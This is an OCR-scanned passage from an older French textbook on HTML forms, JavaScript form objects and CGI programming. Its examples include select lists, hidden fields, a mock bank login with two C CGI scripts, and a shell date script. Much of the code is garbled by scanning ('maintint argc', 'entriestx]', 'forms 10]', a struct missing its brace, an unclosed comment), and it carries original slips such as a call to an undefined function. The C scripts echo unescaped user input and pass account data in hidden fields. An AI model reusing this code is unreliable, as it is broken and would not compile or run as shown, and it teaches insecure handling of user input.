a été sélectionné et on le range dans la variable `indexS` (`indexS=document.trans.source.options.selectedIndex`). Si cette variable contient une valeur inférieure à zéro, c'est qu'aucun élément n'est sélectionné, dans ce cas, on sort de la fonction (`if (indexS < 0) return`).
Si un élément (un fruit) a été sélectionné, on récupère dans la variable `valeur` la chaîne de caractères contenant le nom du fruit (`valeur=document.trans.source.options[indexS].text`). On efface le fruit choisi de la liste de gauche en supprimant l'option correspondante de la liste (`document.trans.source.options[indexS]=null`). Pour ce faire, on affecte la valeur `null` à l'option considérée. On utilise ensuite le constructeur d'option pour construire une option dont le texte représente le fruit pris dans la liste de gauche et dont on avait conservé le nom dans la variable `valeur` (`a = new Option(valeur)`) ; cette option est conservée dans la variable `a`. On détermine la longueur de la liste de droite et on la stocke dans la variable `indexD`(`indexD=document.trans.destination.options.length`). Comme la numérotation des options commence à zéro, `indexD` correspond à l'indice de l'option que nous sommes en train de transférer de la gauche vers la droite. Le transfert est enfin réalisé (`document.trans.destination.options[indexD]=a`).
La fonction inverse `DversS` fonctionne de façon tout à fait symétrique.

Exemple de modification du texte des options
Dans ce deuxième exemple, nous allons montrer comment on peut changer dynamiquement le texte d'une option dans un menu déroulant *(pop-list)*. Le menu déroulant du bas permet de choisir la langue (français ou anglais) ; selon la langue choisie, le menu déroulant du haut affichera automatiquement les jours de la semaine dans la langue sélectionnée.




```
<html >
<head><title>test select</title>
<script>
function chLangue(forme) {
     if (forme,langue.options[1].selected == true) {
        forme.jours.options[0].text = "Monday"
        forme.jours.options[1].text = "Tuesday"
        forme.jours.options[2].text = "Wenesday"
        forme.jours.options[3].text = "Thursday"
        forme.jours.options[4].text = "Friday"
```

```
            forme.jours.options[5].text = "Saturday"
            forme.jours.options[6].text = "Sunday"
        }
        else {
            forme.jours.options[0].text  =  "Lundi"
            forme.jours.options[1].text  =  "Mardi"
            forme.jours.options[2].text  =  "Mercredi"
            forme.jours.options[3].text  =  "Jeudi"
            forme.jours.options[4].text  =  "Vendredi"
            forme.jours.options[5].text  =  "Samedi"
            forme.jours.options[6].text = "Dimanche"
        }

}
</script>
<body>
<form><font size=5>
<select name="jours">
    <option>Lundi
    <option>Mardi
    <option>Mercredi
    <option>Jeudi
    <option>Vendredi
    <option>Samedi
    <option>Dimanche
</select>
<p>
<select name="langue" onChange="chLangue(this.form)">
    <option selected>Francais
    <option>English
</select>
</form>
```


Cette petite interface fonctionne de la façon suivante : au chargement de la page, on positionne l'interface en français ; le menu "langue" affiche français et le menu déroulant des jours de la semaine est en français.

Dans le second menu déroulant permettant de choisir la langue, on traite l'événement *onChange* qui, lorsqu'il survient, appelle la fonction `chLangue`. Cette fonction teste si la seconde option de la liste (celle dont l'indice est 1 et représente *english)* est sélectionnée(if `(forme.langue.options[1].selected==true)`. Si tel est le cas, on bascule l'interface en anglais en modifiant le texte des jours de la semaine `(forme.jours.options[0].text="Monday"...)`.

Si les balises <OPTION> avaient défini des valeurs (`<option value="...">`), il aurait été possible de les changer aussi en modifiant la propriété *value* `(forme.jours.options[0].value=...)`.

Exemple pour récapituler le fonctionnement des options de l'objet SELECT

Dans ce dernier exemple, on trouvera toutes les techniques de manipulation des listes. Il montre comment créer une option, comment rechercher les options sélectionnées dans une liste à sélection multiple, comment désélectionner des options, et enfin comment supprimer des options.




```
<html>
  <head>
  <title>options</title>
  </head>
  <script>

  function nelleOpt() {
   // création d'une option dans la liste
    if (document.forms[0].elements[1].value=="") return;
    n = new Option (document.forms[0].elements[1].value) ;
    var index = document.forms[0].elements[0].options.length;
    document.forms[0].elements[0].options[index]=n;
     document.forms[0].elements[1].value="";
  }

  function chSel() {
    // recherche de l'otion selectionnee
    for (i=0; i<document.forms[0].elements[0].options.length; i++) {
       if (document.forms[0].elements[0].options[i].selected)
            alert( i ) ;
     }
```


```
function deselSel() {
  // deselection de toutes les options selectionnees
  for (i=0; i<document.forms[0].elements[0].options.length; i++) {
     if (document.forms[0].elements[0].options[i].selected)
          document.forms[0].elements[0].options[i].selected=false;
  }
}

function effSel() {
  // effacement de toutes les options selectionnees
  index = document.forms 10].elements[0].options.length;
  for (var i=index-1; i>=0; i--) {
      if (document.forms[0].elements[0].options[i].selected) {
           document.forms[0].elements[0].options[i]= null;
      }
   }
}


</script>

<body>

<form name=ff>
<select name=ss size=6 multiple>
</select>
<br>
<input >
<p>
<input value="creer une option" type=button onClick="nelleOpt()">
<br>
<input value="rechercher la selection" type=button onClick="chSel()">
<br>
<input value="tout deselectionner" type=button onClick="deselSel()">
<br>
<input value="effacer les options selectionnees" type=button
onClick="effSel()">
<br>
</form>

</body>
</html>
```

<TEXTAREA>

Cette balise permet de créer une zone de texte en spécifiant sa taille grâce aux valeurs que l'on associera aux attributs ROWS et COLS. ROWS indique le nombre de lignes de la fenêtre, tandis que COLS définit le nombre de colonnes.
Dans cette fenêtre, il est possible de prédéfinir un texte (entre les balises <TEXTAREA> et </TEXTAREA>) que l'utilisateur pourra remplacer ou compléter par son propre texte.

```
<textarea name="comment" row=10 cols=40>
 Entrez ici vos commentaires
</textarea>
```

affiche la fenêtre suivante :



Attention ! le bouton *reset* du formulaire n'efface pas le texte prédéfini. Celui-ci doit être effacé manuellement.

Du point de vue JavaScript, l'objet TEXTAREA se comporte exactement comme l'objet TEXT (voir page 202).

<INPUT TYPE=BUTTON>

Ce bouton n'a de sens que dans un contexte JavaScript. En effet, au niveau d'un CGI, il ne permet pas de collecter une valeur (il n'a pas d'état). D'autre part, il n'a pas un comportement préprogrammé comme le bouton *submit* qui permet d'envoyer les données, ou le bouton *reset* qui efface les données saisies. Son utilisation concernera donc essentiellement la génération d'événements déclenchant des fonctions JavaScript.


L'attribut NAME

C'est l'attribut qui permet de nommer le bouton à l'intérieur du formulaire.

L'attribut VALUE

Cet attribut sert essentiellement à afficher un texte sur le bouton.

```
<i><input name="test" type="button" value=" Lancer "></i>
```

donne l'affichage : 

Les propriétés de l'objet BUTTON

L'objet BUTTON possède deux propriétés :

- **name** donne le nom qui a été choisi pour cette balise.
- **value** retourne la valeur *(value)* programmée dans la balise.

La méthode de l'objet BUTTON

Il s'agit encore de la méthode **Click,** qui permet par une instruction du script de réinitaliser les données du formulaire. Encore une fois, précisons que la réinitialisation a lieu lors de l'exécution d'une instruction et non sur le clic que peut faire l'utilisateur. Le clic de l'utilisateur génère un événement.

```
...document.FormFiche.init.click()
```

L'événement associé à l'objet BUTTON


L'événement associé à l'objet BUTTON est **onClick,** qui permet d'exécuter une fonction lorsque l'utilisateur clique sur le bouton.

```
<input type="reset" name="init" value="effacer" onClick=efface()>
```

Exemple d'utilisation

Cliquer sur le bouton "*fermer*" provoque la création au premier plan d'une fenêtre de confirmation[1] de fermeture. Si l'on répond "OK", on ferme simultanément la fenêtre "Question" et la fenêtre principale qui contient le bouton *"fermer"*.

```
<form><i>
<input type="button" value="fermer" onClick="window.close()">
```



1. Cette fenêtre de confirmation n'apparaît pas si la fenêtre principale a été ouverte par une instruction JavaScript du type window.open...


Exemples

Voici maintenant quelques exemples complets de formulaires :

Voici maintenant quelques exemples complets de formulaires :


Exemple 1 :


```
<html>
 <head>
     <title>formulaires</title>
 </head>
  <body>
  <h3>
     <form method="post"
              action="http://www.in2p3.fr/cgi-bin/post-query">
     Entrez votre e-mail
      <input name="email">
      puis
      <input type="submit" value="Validez">
    </form>
  </h3>
  </body>
</html>
```




Exemple 2 :


```
<html>
  <head><title>formulaires</title></head>
  <body>
  <b>
    <form method="post" action="/cgi-bin/forml">
      Entrez votre nom.....
      <input name= " nom "><br>
      Entrez votre e-mail...
      <input name=" email "><p>
      <i>Quel(s) micro-ordinateur(s) utilisez vous ? </i>
      <ol>
         <li><input type= "checkbox" name= "micro" value="mac"> Macin-
tosh
         <li><input type="checkbox" name= "micro" value="pc"> PC
         <li><input type="checkbox" name="micro" value="ux"> Station
Unix
      </ol>
      <i>M&eacute;dia de distribution</i>
      <input type="radio" name="media" value="cd"> CD-ROM
      <input type="radio" name="media" value="dk"> Disquette
      <p>
      <input type="submit" value="Validez">
    </form>
  </b>
  </body>
```




Exemple 3 :

```
<html>
<head><title>formulaires</title></head>
  <body>
  <b>
    <form method="post" action="/cgi-bin/forml">
      Choississez un syst&egrave;me
      <select name="host">
        <option>pluto.cern.ch
        <option selected>donald.in2p3.fr
        <option>mickey.uoregon.edu
        <option>minnie.arles.fr
      </select><br>
      Entrez votre username
      <input name="uname"><br>
      Entrez votre password
      <input type= "password" name="pwd"><br>
      <input type="submit" value="login">
    </form>
  </b>
  </body>
</html>
```



Exemple 4 :


```
<html>
  <head>< title>formulaires</title></head>
  <body>
  <b>
    <form method="post" action="/cgi-bin/form1">
    <h3>Choisissez les chapitres &agrave; imprimer</h3>
    <select name="test" size=6 multiple >
      <option>Introduction
      <option>Technique de l'hypertexte
      <option>L'environnement d'HTML
      <option>L'adressage des documents
      <option>La structure du langage
      <option>Les balises
      <option>L'accentuation
      <option>Les tableaux
      <option>Les images
      <option>les images cliquables
      <option>les formulaires
      <option>La s&eacute;curit&eacute;
    </select><p>
    <input type="submit" value="imprimer">
    <input  type="reset"  value="Tout  d&eacute;s&eacute;lectionner">
    </form>
  </b>
  </body>
</html>
```



Le type HIDDEN

Comme son nom l'indique, ce type d'attribut permet de cacher un champ de classe *input* ce qui signifie du point de vue graphique que rien n'apparaîtra dans le *browser* !

```
<input type="hidden" name=nom_de_variable value=valeur_de_la_variable>
```

A quoi peut servir cette fonctionnalité ?
Dans un formulaire électronique, il arrive que les questions posées à un instant dépendent des réponses faites à l'instant précédent. On peut donc très bien imaginer la séquence suivante :

- On génère un premier écran posant un certain nombre de questions.
- A partir des réponses issues de ce premier ensemble de questions, on génère un deuxième écran comportant des questions complémentaires.

Comment cela fonctionnera-t-il dans des pages HTML ?
La première page s'exécute dans son cadre habituel : un fichier HTML standard définissant un formulaire avec appel d'un script CGI.
Lors de son exécution, ce script construit un nouveau formulaire en tenant compte des réponses précédentes. On va donc exécuter avec ce nouveau formulaire un second script qui collectera de nouvelles données, mais devra aussi vraisemblablement faire connaître au script de traitement les premières données collectées. Ce premier jeu de données acquis lors de l'exécution du premier script est passé au second script à l'aide de champs *input* avec l'attribut *hidden*[1].
Tout se passera comme si le second formulaire faisait aussi l'acquisition des données du premier formulaire.
Dans l'exemple de la figure 42 page suivante, un premier fichier HTML génère un écran demandant au client d'une banque de s'identifier. Du résultat de l'identification dépend l'exécution du formulaire suivant. Si l'identification est correcte, on propose un formulaire de choix d'opérations bancaires, sinon on génère un écran d'alerte.

1. N'oubliez jamais le fonctionnement totalement asynchrone de HTTP. On coupe la connexion entre chaque requête vers un serveur, celui-ci n'ayant aucune mémoire de la transaction précédente.




Figure 41 - Formulaires et champs cachés


```
<html>
  <head><title>formulaires</title></head>
  <body>
  <h2> Banque de l'IN3P4</h2>
  <h3>
    <form method="post" action="http://www.in2p3.fr/cgi-bin/script1">
      Entrez votre num&eacute;ro de compte
      <input name="cpte" size=19><br>
      Entrez votre code confidentiel
      <input name="code" type="password"><br>
      <input type="submit" value="Validez">
    </form>
  </h3>
  </body>
</html>
```

Le script 1 collecte le numéro du compte et le code confidentiel, puis effectue le traitement d'authentification et d'identification du client. Si le résultat est positif, il génère le formulaire demandant le type d'opérations à effectuer. Il collecte le type d'opérations qu'il va passer au script 2 en y joignant le numéro de compte et l'identification du client (son nom).


```
/* SCRIPT1 141095 */

#include <stdio.h>
#include <stdlib.h>
#define MAX_ENTRIES 10000

typedef struct

    char *name;
    char *val;
} entry;

char *makeword(char *line, char stop);
char *fmakeword(FILE *f, char stop, int *len);
char x2c(char *what);
void unescape_url(char *url);
void plustospace(char *str);


maintint argc, char *argv[]) {
    entry entries[MAX_ENTRIES];
    register int x,m=0;
    int cl;
    char client[80];

    strcpy (client, "J.DUPONT" ) ; /* simulation */

    printf("Content-type : text/html%c%c",10,10);
```

```
    if(strcmp(getenv("REQUEST_METHOD"),"POST"))
    {
        printf ("Erreur méthode \n");
        exit(1);
    }
    if (strcmp (getenv( "CONTENT_TYPE") , "application/x-www-form-urlencoded" ))
    {
        printf("Erreur content_type \n");
        exit(1) ;
    }
    cl = atoi(getenv("CONTENT_LENGTH"));

/* on utilise la librairie util.c (fournie avec le serveur de NCSA)
   pour "analyser" les paramétrés reçus */

    for(x=0,-cl && ( ! feof (stdin) ) ;x++)
    {
        m=x;
        entries[x].val = fmakeword(stdin, &cl) ;
        plustospace(entriestx].val);
        unescape_url(entries[x].val);
        entries[x].name = makeword(entries[x].val,' = ') ;
    }

/* ici on trouvera normalement le code recherchant dans une base de donnees
    si le numéro de compte contenu dans entries[0].val a bien pour mot de
    passe la valeur contenue dans entries[1].val et quel est le nom du client
    si OUI on declenchera la sequence suivante générant le formulaire :
*/
    printf("<b>%c",10) ;
    printf("<form method=\"post\" action=\"http://www.in2p3.fr/cgi-bin/
script2\">%c",10);
    printf("<h2>Banque de l'IN3P4</h2>%c", 10) ;
    printf("<h3>Compte %s - %s</h3>%c",entries[0].val,client,10);
    printf("<i>Quel type d'op&eacute;ration voulez-vous effectuer ? </i>%c",10);
    printf("<ol>%c" ,10) ;
    printf("<li><input type=\"radio\" name=\"op\" value=\"rele\">
Relev&eacute;%c",10);
    printf("<li><input type=\"radio\" name=\"op\" value=\"vir\"> Virement%c",10);
    printf ( "<li><input type=\"radio\ " name=\"op\" value=\"chq\ "> Commande de
ch&eacute;quier%c",10) ;
    printf("</ol>%c",10);

/* on passe en champ cache le numéro du compte et le nom du client au script
    suivant

    printf("<input type=\"hidden\" name=\"cpte\" value=%s>%c",entries[0].val,10);
    printf("<input type=\"hidden\" name=\"client\" value=%s>%c", client,10);
    printf("<input type=\"submit\" value=\"ValidezX">%c", 10) ;
    printf("</form>%c",10) ;
    printf("</b>%c",10) ;
```

Enfin, le script 2 reçoit l'ensemble des données acquises dans les deux formulaires et traite ainsi la requête du client.


```
/* SCRIPT2 */
#include <stdio.h>
```

```
#include <stdlib.h>
#define MAX_ENTRIES 10000

typedef struct
{
     char *name;
     char *val;
} entry;

char *makeword(char *line, char stop);
char *fmakeword(FILE *f, char stop, int *len);
char x2c(char *what);
void unescape_url(char *url);
void plustospace(char *str);

maintint argc, char *argv[]) {
     entry entries[MAX_ENTRIES];
     register int x,m=0;
     int cl;

     printf("Content-type: text/html%c%c",10,10) ;
     if(strcmp(getenv("REQUEST_METHOD"),"POST"))
     {
          printf ("Erreur methode \n");
          exit(1);
     }
     if ( strcmp(getenv("CONTENT_TYPE") , "application/x-www-form-urlencoded"))
     {
          printf("Erreur content-type \n");
          exit( 1 ) ;
     }
     cl = atoi(getenv("CONTENT_LENGTH"));
     for(x=0;cl && (!feof(stdin));x++)
     {
          m=x;
          entries[x].val = fmakeword(stdin,&cl);
          plustospace(entries[x].val);
          unescape_url(entries[x].val);
          entries[x].name = makeword(entries[x].val,' = ') ;
     )
     printf("<b>%c",10);
     printf("<h2>Banque de 1'1N3P4</h2>%c",10);
     printf("<h3>Compte %s - %s </h3>%c",entries[1].val,entries[2].val,10);
     if (strcmp (entries[0].val,"chq")==NULL)
     {
               printf("<i>Votre comande de ch&eacute;quier est enregistr&eacute;e.</
i>%c",10);
     }
/* else if (strcmp (entries[0].val,"rele" ....


     printf("</b>%c",10);
}
```

Les propriétés de l'objet HIDDEN

Cet objet n'a ni événement ni méthode puisqu'il n'est pas affiché dans le document. Il possède trois propriétés :

• **name** donne le nom qui a été choisi pour cette balise.

• **value** retourne la valeur (attribut ***value***) contenue dans la balise.

• **type** retourne ***hidden.***

Ce objet servant essentiellement à conserver des valeurs sans les afficher dans des pages HTML, les scripts peuvent lire et modifier la propriété ***value*** selon les nécessités de l'application.

Exemple d'utilisation

Dans un formulaire de saisie proposant une aide en ligne, on compte dans un champ hidden le nombre de fois où l'utilisateur va utiliser le bouton "Aide" :

```
<script>

function appelAide () {
 //a chaque appel a l"aide on incremente de 1
 // le champ hidden NombreAppelAide
 document.Formulaire.NombreAppelAide.value++ ;
}
</script>

<form name="Formulaire">

<input type=button value=Aide onClick=aideEnLigne()>

<!-- au chargement de la page le compteur est initialise
     a 0 a l'aide de l'attribut value=0-->>
<input type=hidden name=NombreAppelAide value=0>
```

RÉSUMÉ

Le formulaire se décrit entre les balises **<FORM>** et **</FORM>.**
La balise <FORM> sera complétée au minimum par les deux attributs suivants :

- **METHOD,** prenant la valeur **POST** ou la valeur **GET,** définit le mode de transfert des données vers le script CGI,
- **ACTION** qui définit l'URL d'un programme (script) chargé de traiter les données acquises depuis le formulaire.

Les propriétés de l'objet FORM sont :

- **action** - URL CGI ou pseudo-protocole associé au formulaire
- **method** - GET ou POST (transfert des données au CGI)
- **target** - fenêtre de destination
- **enctype** - encodage Mime des données
- **elements** - accès aux composants du formulaire.

La méthode de l'objet FORM est **submit()** qui déclenche la soumission (appelle le CGI avec les données collectées).
L'événement de l'objet FORM est **onSubmit** qui apparaît au moment de la soumission du formulaire.

La balise **<INPUT>** sert à définir des champs pour entrer un texte et des boutons permettant de choisir des options.
L'attribut **TYPE,** associé à la balise INPUT permet le choix de l'élément d'entrée.

Le type **TEXT** permet de collecter du texte alpha-numérique.
Propriétés de l'objet TEXT :

- **name** - nom attribué à la balise.
- **type** - égal au type de la balise *(text* dans ce cas).
- **value** - valeur saisie ou codée dans le HTML.
- **defaultValue** - valeur attribuée par défaut dans le code HTML.

Méthodes de l'objet TEXT :

- **focus()** - amène le curseur dans le champ.
- **blur()** - force le curseur hors du champ.
- **select()** - sélectionne le contenu du champ.

Les événements de l'objet TEXT sont :

- **onChange** - apparaît à la modification du champ de saisie.
- **onFocus** - apparaît à la prise du focus.
- **onBlur** - apparaît à la perte du focus.
- **onSelect** -apparaît lorsqu'on sélectionne tout ou partie du champ.

Le type **SUBMIT** déclenche l'envoi du formulaire vers le script.
Propriétés de l'objet SUBMIT :

- **name, type, value** - identiques à l'objet TEXT

La méthode de l'objet SUBMIT est **submit()** qui déclenche la soumission.
L'événement de l'objet SUBMIT est **onClick** qui apparaît lors du clic sur le bouton.

Le type **RESET** permet d'effacer les données déjà entrées.
Propriétés de l'objet RESET :

- **name, type, value** identiques à l'objet TEXT.

La méthode de l'objet RESET est **click(),** identique au clic que ferait l'utilisateur (clic programme).
L'événement de l'objet RESET est **onClick** qui apparaît lors du clic sur le bouton.

Le type **PASSWORD** permet de saisir un mot de passe de façon confidentielle.
Ses propriétés, méthodes et événement sont identiques à l'objet TEXT.

Le type **CHECKBOX** permet de faire un bloc de boutons permettant un choix multiple d'options (fonction logique *et).*

Le type **RADIO** permet de faire un bloc de bouton permettant un choix exclusif parmi plusieurs options (fonction logique *ou exclusif).*
Propriétés des objets CHECKBOX et RADIO :

- **name, type,value** identiques à l'objet TEXT.
- **cheked** - retourne *true* si la case est cochée.

- **defaultChecked** - retourne *true* si c'est la case cochée par défaut
- **index (radio seulement)** - indice du bouton coché
- **length (radio seulement)** - nombre de boutons radio associés.

La méthode des objets CHECKBOX et RADIO est **click(),** identique au clic que ferait l'utilisateur (clic programme).
L'événement des objets CHECKBOX et RADIO est **onClick** qui apparaît lors du clic sur le bouton.

Le type **HIDDEN** sert à passer des données acquises dans un formulaire à un autre formulaire sans que rien n'apparaisse à l'écran.
Propriétés de l'objet HIDDEN :

- **name, type, value** - identiques à l'objet TEXT.

La balise **<SELECT>** permet de générer des listes à choix simple (*ou exclusif)* ou à choix multiple *(et).* Elle se programme comme une liste où chacun des items est spécifié par la balise **<OPTION>.** De la présence de l'attribut **SIZE** dépend la présentation de la liste. Si la valeur donnée à l'attribut *size* est inférieure à 2 ou si l'attribut *size* est omis, la liste est interprétée comme un menu déroulant *(pop-list).* Dans le cas contraire, elle s'affiche dans une fenêtre à ascenseur. La valeur donnée à l'attribut *size* donne alors le nombre de lignes visibles dans la fenêtre. L'option choix multiple résulte de la présence de l'attribut **MULTIPLE.**
Propriétés de l'objet SELECT :

- **name, type** - identiques à l'objet TEXT;
- **selectedIndex** - index de la première ou de la seule option sélectionnée.

Méthode de l'objet SELECT :

- **blur, focus** - identiques à l'objet TEXT.

Evénements de l'objet SELECT :

- **onChange, onFocus, onBlur** - identiques à l'objet TEXT.

Propriétés de l'objet OPTION :

- **defaultSelected** - a la valeur *true* si c'est l'option par défaut
- **selected** - a la valeur *true* si l'option est sélectionnée
- **text** - texte associé à l'option
- **value** - valeur associée à l'option.

La balise **<TEXTAREA>** permet de créer une fenêtre avec ascenseurs horizontaux et verticaux dans laquelle on pourra saisir du texte. La valeur donnée aux attributs **ROWS** (lignes) et **COLS** (colonnes) délimite la taille de cette fenêtre.

Les proprités, méthodes et options de l'objet TEXTAREA sont celles de l'objet TEXT.

RAPPELS :
Le script doit connaître l'élément du formulaire duquel provient une donnée. L'attribut **NAME** permet d'affecter un identificateur à chacun des éléments du formulaire.

L'attribut **VALUE** permet :

- de spécifier un texte à écrire sur les boutons *reset* et *submit* (information visuelle)
- de préremplir un champ *textarea* (information visuelle)
- d'attribuer une valeur à l'option pour les boutons *radio* et *checkbox* (information pour le script).

Chapitre 19

La programmation CGI

Comme on l'a vu jusqu'à présent, le code HTML est en général inséré dans des fichiers. Le dialogue entre le client (Mosaic, Netscape...) et le serveur (NCSA, Cern, Netsite...) se déroule alors de la façon suivante :

- Le client demande un fichier au serveur (par exemple http://www.in2p3.fr/test.html) ;
- Le serveur envoie l'information contenue dans ce fichier (du code HTML) au client ;
- Ce dernier se charge de la mise en page.

Un client pouvant à tout moment accéder aux fichiers contenant le code HTML, il ne faut, en toute logique, jamais les modifier. En effet, un client qui fait une requête sur un fichier en cours de modification risquerait d'obtenir une version non cohérente de ce fichier. Il est clair que ce type de fonctionnement ne permet pas de créer des documents dynamiques. Comment, par exemple, créer un document qui contienne la date, ou qui soit le résultat d'une requête sur une base de données ?
L'idée de la programmation CGI *(Common Gateway Interface)* est de construire le document HTML correspondant à un lien hypertexte au moment même où l'on clique sur ce lien. Le document est envoyé au client au fur et à mesure de sa construction sans jamais être stocké dans un fichier.
Ceci est réalisé à l'aide de liens exécutables. Le client indique le nom d'un fichier, toujours à l'aide d'une URL, non pour en recevoir le contenu, mais pour demander son exécution sur le serveur. Ce dernier exécute le programme indiqué et renvoie au client la sortie standard de ce programme (c'est-à-dire ce qu'on aurait obtenu à l'écran en lançant le programme à la main sur une ligne de commande). C'est cette sortie standard qui constitue le document HTML. Les programmes lancés à partir de liens exécutables sont appelés des scripts CGI.

Considérons l'exemple suivant, qui permet d'obtenir un document qui contient la date.

Le script CGI à installer sur le serveur est le suivant :



```
#!/bin/ksh
# Création de l'entete
echo 'Content-type: text/html'
echo ''
# Création du corps du document
echo '<HTML>'
echo '<HEADER>'
echo '<TITLE> Voici la date du jour </TITLE>'
echo '</HEADER>'
echo '<BODY>'
echo '<H1>\nComme le temps passe.\n</H1>\n<BR>'
# Affichage de la date (commande date)
echo '<B>' 'date +"Nous voil&agrave; le %m-%y, et il est
d&eacute;j&agrave; %Hh %Mmin..."'</B>'
echo '</BODY>'
echo '</HTML>'
```

Ce programme affiche tout simplement des commandes HTML sur sa sortie standard, et insère la date dans une de ces commandes. Exécuté sur une ligne de commande, il donne la sortie suivante :

```
Content-type: text/html

<HEADER>
<TITLE> Voici la date du jour </TITLE>
</HEADER>
<HTML>
<BODY>
<H1>
Comme le temps passe.
</H1>
<BR>
<B> Nous voil&agrave; le 12-95, et il est d&eacute;j&agrave; 09h
10min...</B>
</BODY>
</HTML>
```

Hormis la première ligne, dont on précisera le rôle par la suite, on reconnaît la syntaxe d'un document HTML.
Si l'on appelle ce programme *the_date*, et qu'on le place dans le répertoire */cgi-bin* du serveur Web www.in2p3.fr, on pourra, à partir d'un client, appeler le lien (exécutable) *http://www.in2p3.fr/cgi-bin/the_date*. Le serveur sait, par configuration, que les fichiers

